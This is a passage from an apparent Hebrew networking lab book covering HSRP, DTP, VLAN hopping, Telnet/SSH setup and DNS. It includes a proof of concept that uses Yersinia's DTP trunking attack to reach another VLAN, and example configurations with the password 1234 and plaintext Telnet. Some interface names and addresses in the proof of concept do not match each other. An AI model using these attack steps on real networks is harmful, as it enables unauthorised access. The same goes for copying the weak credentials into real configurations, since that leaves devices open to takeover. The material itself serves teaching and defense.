enabled Active router is 172.18.163.251, priority 110 (expires in 6 sec) MAC address is 0000.0C07.AC01 Standby router is local Priority 100 (default 100) Group name is hsrp-Gig-1 (default) GigabitEthernet9/0.30 - Group 1 State is Standby 7 state changes, last state change 00:03:45 Virtual IP address is 172.18.165.254 Active virtual MAC address is 0000.0C07.AC01 Local virtual MAC address is 0000.0C07.AC01 (v1 default) Hello time 3 sec, hold time 10 sec Next hello sent in 2.887 secs Preemption enabled Active router is 172.18.165.251 Standby router is local Priority 100 (default 100) Group name is hsrp-Gig-1 (default) GigabitEthernet9/0.40 - Group 1 State is Standby 6 state changes, last state change 00:25:30 Virtual IP address is 172.18.167.254 Active virtual MAC address is 0000.0C07.AC01 Local virtual MAC address is 0000.0C07.AC01 (v1 default) Hello time 3 sec, hold time 10 sec Next hello sent in 1.039 secs Preemption enabled Active router is 172.18.167.251 Standby router is local Priority 100 (default 100) Group name is hsrp-Gig-1 (default) GigabitEthernet9/0.110 - Group 1 State is Standby 6 state changes, last state change 00:25:31 Virtual IP address is 172.18.161.254 Active virtual MAC address is 0000.0C07.AC01 Local virtual MAC address is 0000.0C07.AC01 (v1 default) Hello time 3 sec, hold time 10 sec Next hello sent in 2.292 secs Preemption enabled Active router is 172.18.161.251 Standby router is local Priority 100 (default 100) Group name is hsrp-Gig-1 (default)

ניתן לראות שהצלחנו ליצר את המצב הרצוי בו הנתב הראשון הוא **Active** והשני הוא **Standby**.

DTP


פרוטוקול **DTP** הוא פרוטוקול שפותח ע"י סיסקו ורכיבי סיסקו משתמשים בו כברירת מחדל ׳ראשי התיבות הן: Dynamic Trunking Protocol, הפרוטוקול נועד כדי לנהל משא ומתן לגבי האם פורט מסוים יהיה במצב **Trunk** או לא.

ישנם 4 מצבים לממשק:

	Dynamic Auto	Dynamic Desirable	Trunk	Access
Dynamic Auto	Access	Trunk	Trunk	Access
Dynamic Desirable	Trunk	Trunk	Trunk	Access
Trunk	Trunk	Trunk	Trunk	Limited Connectivity
Access	Access	Access	Limited Connectivity	Access

לפי מצבים אלו אנו יכולים לקבוע האם יהיה יחסי Trunk בין שני נתבים או לא.

אם נניח יש לנו שני נתבים, **נתב A** ו- **נתב B**, ושניהם מחוברים **בכבל מוצלב** אז בהינתן והממשק של **נתב A** מוגדר על מצב **Dynamic Auto**, ואילו הממשק ב**נתב B** הנמצא בצד השני של הכבל מוגדר על מצב **Trunk**, יהיה ביניהם **יחסים של Trunk**.



זאת מכיוון ש**נתב B** המוגדר כ- **Trunk** שולח הודעת עדכון **DTP** ל**נתב A**, והרי **נתב A** הוא במצב של **Dynamic Auto** וזה אומר שהוא מוכן להיות **Trunk** כל עוד הצד השני **Trunk**.

איך ניתן לנצל את זה?


1. **DTP Spoofing Attack:**
תוקף יכול לזייף הודעות DTP כדי לאלץ ממשק במתג להפוך ל**Trunk** ולאפשר לתוקף לקבל גישה לרשתות **VLAN** אחרות ברשת.

2. **VLAN Hopping Attack:**
תוקף יכול להשתמש במתג שמוגדר כשרת **DTP** כדי ליצור יחסי **Trunk** ולאחר מכן לדלג בין רשתות **VLAN** כדי לקבל גישה למידע רגיש. (**בוצע בספר!**)

3. **DTP Flooding Attack:**
תוקף יכול להציף מתג במנות **DTP**, לגרום למתג לצרוך משאבים רבים ועלול לגרום להתקפת מניעת שירות. (**DOS**)

הגדרת DTP:

לצורך הגדרת **DTP** בפרויקט בחרתי ב**מדריד** שבאירופה, והתכנון הוא להשתמש ב- **dynamic desirable** בממשקי המתג **ORACLE_EU_ES_Madrid_F0_SW_Multilayer** ובמצב **Trunk** בשאר המתגים כך שיהיה בטוח **Trunk** בין השניים שכן הם צריכים להעביר **VLANs**.



הממשקים המסומנים ב**אדום** **dynamic desirable** והממשקים שב**כחול** **Trunk**.

ראשית הגדרתי את המתג **ORACLE_EU_ES_Madrid_F0_SW_Multilayer** בעזרת הפקודות הבאות:

```
ORACLE_EU_ES_Madrid_F0_SW_Multilayer(config)#interface range GigabitEthernet 1/0/2-5
ORACLE_EU_ES_Madrid_F0_SW_Mult(config-if-range)#switchport mode dynamic desirable



ORACLE_EU_ES_Madrid_F0_SW_Mult(config-if-range)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/2, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/3, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/4, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/5, changed state to up
```

לאחר מכן הגדרתי **Tunk** בשאר המתגים:

```
ORACLE_EU_ES_Madrid_F0_SW(config)#interface GigabitEthernet 0/1
ORACLE_EU_ES_Madrid_F0_SW(config-if)#switchport mode trunk
```

```
ORACLE_EU_ES_Madrid_F1_SW(config)#interface GigabitEthernet 0/1
ORACLE_EU_ES_Madrid_F1_SW(config-if)#switchport mode trunk
```

```
ORACLE_EU_ES_Madrid_F2_SW(config)#interface GigabitEthernet 0/1
ORACLE_EU_ES_Madrid_F2_SW(config-if)#switchport mode trunk
```

```
ORACLE_EU_ES_Madrid_F3_SW(config)#interface GigabitEthernet 0/1
ORACLE_EU_ES_Madrid_F3_SW(config-if)#switchport mode trunk
```

לבסוף ניתן לוודא ש- **DTP** עובד תקין בעזרת הפקודה **show interfaces trunk**:

```
ORACLE_EU_ES_Madrid_F0_SW_Multilayer#show interface trunk
Port        Mode         Encapsulation  Status        Native vlan
Gig1/0/1    on           802.1q         trunking      1
Gig1/0/2    desirable    n-802.1q       trunking      1
Gig1/0/3    desirable    n-802.1q       trunking      1
Gig1/0/4    desirable    n-802.1q       trunking      1
Gig1/0/5    desirable    n-802.1q       trunking      1
```

Vlan hopping

מה זה VLAN Hopping?

VLAN Hopping הוא סוג של התקפה ברשתות מחשבים שמנצל את המנגנונים של **VLAN** כדי לאפשר לתוקף לגשת לנתונים הנמצאים ברשתות שונות (בVLANS שונים) מבלי שהגישה לכך הותרה לו.

VLANs משמשות לרוב לצורך בידוד תעבורת רשת ולהגברת האבטחה, אך ישנם מקרים בהם ניתן לעקוף את ההגנות הללו.

איך זה קורה?

ההתקפה מתבצעת בדרך כלל בשני אופנים עיקריים:

Double Tagging:
במקרה זה, התוקף מוסיף שני תגי **VLAN** לפריימים (frames) שהוא שולח, המתג (switch) הראשון רואה את התג הראשון ומעביר את המידע ל- VLAN המתאים, המתג השני מזהה את התג השני ומעביר את המידע ל- VLAN של התוקף כך שהתוקף מצליח לעבור בין VLANs שונים.

Switch Spoofing:

התקפה זו מתרחשת כאשר התוקף מתחזה למתג (switch) ומתחבר לרשת, בכך הוא מצליח להניע את המתגים האחרים להתחבר אליו כאל מתג אמיתי מה שמאפשר לו לשלוט בתעבורת ה-VLAN ולעקוף את הגבלות הגישה.


סיכוני VLAN Hopping:

VLAN Hopping יכול להוביל לגישה לא מורשית לנתונים רגישים, שיבוש של פעולות רשת, או התקפות אחרות כמו Man-in-the-Middle.

בכך יכול התוקף לנצל את המידע שנמצא ברשתות שהיו אמורות להיות מבודדות זו מזו.

POC

למען הוכחה זו נשתמש בטופולוגיה הבאה:



ראשית ניתן לראות כי יש תקשורת בין תוקף למחשב 2:

```
┌──(noam㉿kali)-[~]
└─$ping 172.18.1.2
PING 172.18.1.2 (172.18.1.2) 56(84) bytes of data.
64 bytes from 172.18.1.2: icmp_seq=1 ttl=64 time=0.431 ms
64 bytes from 172.18.1.2: icmp_seq=2 ttl=64 time=0.590 ms
64 bytes from 172.18.1.2: icmp_seq=3 ttl=64 time=0.477 ms
64 bytes from 172.18.1.2: icmp_seq=4 ttl=64 time=0.261 ms
^C
 172.18.1.2 ---ping statistics---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.261/0.439/0.590/0.118 ms
```


לאחר מכן ניתן לראות **שאין** תקשורת בין תוקף לנתקף:

```
┌──(noam㉿kali)-[~]
└─$ping 172.18.2.1
PING 172.18.2.1 (192.168.2.1) 56(84) bytes of data.
From 172.18.1.1 icmp_seq=1 Destination Host Unreachable
From 172.18.1.1 icmp_seq=2 Destination Host Unreachable
From 172.18.1.1 icmp_seq=3 Destination Host Unreachable
^C
 172.18.2.1 ---ping statistics---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time
6067ms
```

למען הפיכת הנתקף להוסט זמין ברשת נשתמש בתוכנת **Yersinia** במצב גרפי בעזרת שימוש בפקודה:

```
sudo yersinia -G
```

בתוך תוכנת **Yersinia** נלחץ על הכפתור **Launch attack** כמו בתמונה להלן:




ונבחר באופציית **enabling trunking**.

ניתן להשתמש בתוכנות כמו tcpdump בכדי לראות את הפקטות ה- **DTP** שאנו נשלח, למשל:

```
sudo tcpdump -n -v -i eth0 -s 0 'ether[20:2] == 0x2004'
```

ולאחר מכן נלחץ על **OK**, ניתן לראות את הפקטות שאנו שולחים:



לבסוף עלינו ליצור ממשק וירטואלי חדש בשם **eth0.100** על הממשק הפיזי **eth0**, ונקצה לו כתובת IP **שלא בשימוש** ב- **VLAN 100** למשל **172.18.2.200**:

```
ip link add link eth0 name eth0.20 type vlan id 20
```

בדיקה שהמתקפה עובדת:

בכדי לבדוק שהמתקפה עובדת נעשה ping אל הנתקף מהתוקף:

```
┌──(noam㉿kali)-[~]
└─$ping 172.18.2.1
PING 172.18.2.1 (172.18.2.1) 56(84) bytes of data.
64 bytes from 172.18.2.1: icmp_seq=1 ttl=64 time=0.502 ms
64 bytes from 172.18.2.1: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 172.18.2.1: icmp_seq=3 ttl=64 time=0.371 ms
64 bytes from 172.18.2.1: icmp_seq=4 ttl=64 time=0.355 ms
^C
 172.18.2.1 ---ping statistics---
4 packets transmitted, 4 received, 0% packet loss, time 2834ms
rtt min/avg/max/mdev = 0.355/0.427/0.502/0.105 ms
```

ניתן לראות כי אכן יש תקשורת בין מחשב התוקף אל הנתקף והצלחנו לבצע VLAN hopping בהצלחה !

מניעת VLAN Hopping

כדי להגן על הרשת מפני התקפות של VLAN Hopping, ניתן לנקוט בכמה אמצעי אבטחה:

1. **הגבלת VLANs על פורטים:**
   יש לקבוע אילו VLANs מורשים לפעול על כל פורט במתג, כך שלא ניתן יהיה להעביר תעבורה בין VLANs שונים ללא אישור.

2. **שימוש ב-Port Security:**
   ניתן להפעיל הגבלות על מספר המכשירים שמתחברים לפורט מסוים במתג, ובכך למנוע התחזות של מכשירים זרים. (הסבר מלא בהמשך הספר)


3. **סינון תעבורת VLAN:**
   יש לבדוק את התעבורה ולוודא שאין מנות עם תגי VLAN לא מורשים.

4. **עדכון ותיקון תוכנה:**
   שמירה על עדכניות התוכנה של המתגים והתקני הרשת היא קריטית, שכן בעדכונים לעיתים נפתרות בעיות אבטחה.

Telnet

Telnet הוא פרוטוקול תקשורת הפועל על פורט **23** המאפשר להתחבר למחשב מרוחק דרך רשת, בדרך כלל באינטרנט או ברשת מקומית, והוא מאפשר למשתמשים לשלוח פקודות ולהפעיל תוכנות על המחשב המרוחק כאילו הם יושבים מולו.

הפרוטוקול עובד על בסיס טקסט, כלומר כל התקשורת מתבצעת ב- **plane text**, למרות שזה היה מאוד פופולרי בשנים קודמות כיום ישנם פרוטוקולים מתקדמים ובטוחים יותר, כמו **SSH**, שמספקים הצפנה ואבטחה משופרת.



ORACLE

שלבי הגדרה של Telnet:

בחרתי להשתמש בשם משתמש **admin** ובסיסמא **1234**:

```
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#username admin 1234
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#line vty 0 4
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#login local
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#transport input telnet
```

ולאחר ניסיון התחברות פשוט:

```
C:\>telnet 172.18.65.254
Trying 172.18.65.254 …Open


User Access Verification

Username: admin
Password:
ORACLE_AU_AU_Sydney_F0_ROUTER1>
```

ניתן לראות שהגדרנו **Telnet** בהצלחה.

SSH

SSH, או **Secure Shell**, הוא פרוטוקול תקשורת הפועל על פורט **22** המאפשר גישה **מאובטחת** למחשב מרוחק, והוא משמש בעיקר לניהול מערכות ושירותים על ידי מתן אפשרות למשתמשים להתחבר למכונות אחרות ברשת בצורה מאובטחת.

SSH מציע הצפנה של הנתונים המועברים, מה שמגן על המידע מפני האזנה ומאפשר תקשורת בטוחה יותר לעומת פרוטוקולים ישנים יותר כמו **TELNET**, בעזרת **SSH** אפשר גם להעביר קבצים, להריץ פקודות מרוחקות, ולבצע פעולות ניהול שונות בצורה מאובטחת.

שלבי הגדרה של SSH:

ראשית עלי להגדיר דומיין בנתב, ואני אעשה זאת על ידי שימוש בפקודה:

```
ip domain-name oracle.com
```

לאחר מכן, אקבע את רמת ההצפנה:

```
crypto key generate rsa general-keys modulus 1024
```

ORACLE

אגדיר שם משתמש וסיסמא:

```
username admin password 1234
```

ולבסוף אגדיר SSH:

```
line vty 0 4
 login local
 transport input ssh
```

למשל:

```
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#ip domain-name oracle.com
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#crypto key generate rsa general-keys modulus 1024
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#username admin password 1234
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#line vty 0 4
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#login local
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#transport input ssh
```

ניתן לבדוק את החיבור ב SSH על ידי שימוש בפקודת:

```
ssh -l <USER> <IP-ADDR>
```

לדוגמא:

```
C:\>ssh -l admin 172.18.151.254

Password:


ORACLE_US_AZ_Phoenix_F0_ROUTER2>
```

ב- **SSH**, לאחר שהחיבור בין הלקוח לשרת מאובטח באמצעות הצפנה אסימטרית (בעיקר במהלך חילופי המפתחות ואימות השרת), הלקוח והשרת מבצעים שלב נוסף שבו הם יוצרים סוד משותף (**shared secret**).


סוד זה נוצר באמצעות חילופי מפתחות בטוחים וניתן להשתמש בו ליצירת מפתח סימטרי שיאפשר להם להצפין ולפענח את התקשורת המתקיימת ביניהם.

הצפנה סימטרית ב– SSH

ההצפנה הסימטרית, כפי שהיא מתבצעת ב- **SSH**, עושה שימוש ב**מפתח יחיד** להצפנה ולפענוח של המידע.

כלומר, המפתח הסימטרי שנוצר על ידי הלקוח והשרת במהלך חילופי המפתחות משמש את שני הצדדים לעיבוד התעבורה המועברת ביניהם.


היתרון בהצפנה סימטרית ב- **SSH** הוא ביעילותה ובמהירותה, השימוש במפתח אחד מאפשר לבצע פעולות הצפנה ופריסת מידע בצורה הרבה יותר מהירה ויעילה מאשר הצפנה אסימטרית, מה שמאפשר העברת כמויות גדולות של נתונים בצורה חלקה ומהירה.




שרת DNS

באוסטרליה ובהודו בחרתי להציב שרת DNS שינהל את הרשומות של ה **zone** של הדומיין **oracle.com**.

ה- **zone** עצמו נראה כך:



והוא כולל תרגום של הדומיין הראשי (**Apex domain**) אל כתובת **IP** על ידי שימוש ברשומת **A**, וכן שימוש בשם חלופי ל **www** בעזרת רשומת **CNAME**.



הגדרת שרת DNS


שרת **DNS** הוא שרת המריץ מערכת שנועדה להמיר דומיינים (כמו **example.com**) לכתובות **IP** (כמו **192.0.2.1**) שהמחשבים משתמשים בהם כדי לתקשר זה עם זה ברשת.

המערכת הזו מאפשרת למשתמשים לגשת לאתרים על ידי שימוש בשמות קלים לזכור במקום בכתובות מספריות.


לדוגמא, כאשר אתה מקליד כתובת דומיין בדפדפן השרת **DNS** מתבקש להמיר את השם לכתובת ה- **IP** המתאימה, כך שהדפדפן יכול להתחבר לאתר המבוקש.

שלבי הגדרה:

